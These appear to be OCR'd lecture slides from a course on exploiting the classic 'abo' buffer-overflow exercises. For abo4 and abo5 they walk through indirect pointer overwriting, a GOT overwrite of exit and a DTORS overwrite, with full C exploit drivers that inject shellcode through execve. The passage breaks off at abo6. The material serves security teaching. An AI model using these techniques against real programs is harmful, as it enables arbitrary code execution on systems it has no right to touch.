
```
extern system,puts;
void (*fn)(char*)=(void(*)(char*))&system;
int main(int argv,char **argc) {
        char *pbuf=malloc(strlen(argc[2])+1);
        char buf[256];
        fn=(void(*)(char*))&puts;
        strcpy(buf,argc[1]);
         strcpy(pbuf,argc[2]);
        fn(argc[3]);
        while(1); }
```

- Problem?


abo4.c

- Use objdump -t abo4 | grep fn to find address of fn
- The function pointer is not on the stack: can’t overflow it directly


Indirect Pointer Overwriting




Indirect Pointer Overwriting




Indirect Pointer Overwriting



Indirect Pointer Overwriting



Indirect Pointer Overwriting



abo4.c

- Use objdump -t abo4 | grep fn to find address of fn
- The function pointer is not on the stack: can’t overflow it directly

abo4.c

- Use objdump -t abo4 | grep fn to find address of fn
- The function pointer is not on the stack: can’t overflow it directly
- However there is a data pointer on the stack: pbuf
- Overflow buf to modify the address that pbuf is pointing to, make it point to fn
- Use the second strcpy to copy information to fn
- The second strcpy is not overflowed

abo4.c

```
static char shellcode[] = // shellcode from prev slide
#define FN 0x080496a0
int main (int argc, char **argv) {
  char buffer[261]; char retaddr[4]; int ret;
  char *execargv[5] = { "./abo4", buffer, retaddr ,NULL };
  char *env[2] = { shellcode, NULL };
  ret = 0xBFFFFFFF - 4 - strlen (execargv[0]) - 1 - strlen (shellcode);
  memset(buffer, '\x90', 260);
  *(long *)&buffer[256] = FN;
  buffer[260] = 0; *(long *)&retaddr = ret;
  execve(execargv[0],execargv,env);}
```

abo5.c

- Two ways of solving this one, we’ll do both

```
int main(int argv,char **argc) {
        char *pbuf=malloc(strlen(argc[2])+1);
        char buf[256];
        strcpy(buf,argc[1]);
        for (;*pbuf++=*(argc[2]++););
        exit(1);}
```

- Problem?
- Suggestions?

abo5.c

- Two ways of solving this one, we’ll do both
    1. Overwrite the GOT entry for exit so it will execute our code when exit is called
    2. Overwrite a DTORS entry, so when the program exits our code will be called as a destructor function

abo5.c

```
static char shellcode[] = // shellcode from prev slide
#define EXIT 0x08049680
int main (int argc, char **argv) {
  char buffer[261]; char retaddr[4]; int ret;
  char *execargv[5] = { "./abo5", buffer, retaddr ,NULL };
  char *env[2] = { shellcode, NULL };
  ret = 0xBFFFFFFF - 4 - strlen (execargv[0]) - 1 - strlen (shellcode);
  memset(buffer, '\x90', 260);
  *(long *)&buffer[256] = EXIT;
  buffer[260] = 0;  *(long *)&retaddr = ret;
  execve(execargv[0],execargv,env); }
```

abo5.c 2nd solution

```
static char shellcode[] = // shellcode from prev slide
#define DTORS 0x0804965c
int main (int argc, char **argv) {
  char buffer[261];  char retaddr[5]; int ret;
  char *execargv[5] = { "./abo5", buffer, retaddr ,NULL };
  char *env[2] = { shellcode, NULL };
  ret = 0xBFFFFFFF - 4 - strlen (execargv[0]) - 1 - strlen (shellcode);
  memset(buffer, '\x90', 260);  *(long *)&buffer[256] = DTORS;
  buffer[260] = 0; *(long *)&retaddr = ret;
  retaddr[4] = 0;
  execve(execargv[0],execargv,env); }
```

abo6.c

```
int main(int argv,char **argc) {
        char *pbuf=malloc(strlen(argc[2])+1);
        char buf[256];
        strcpy(buf,argc[1]);
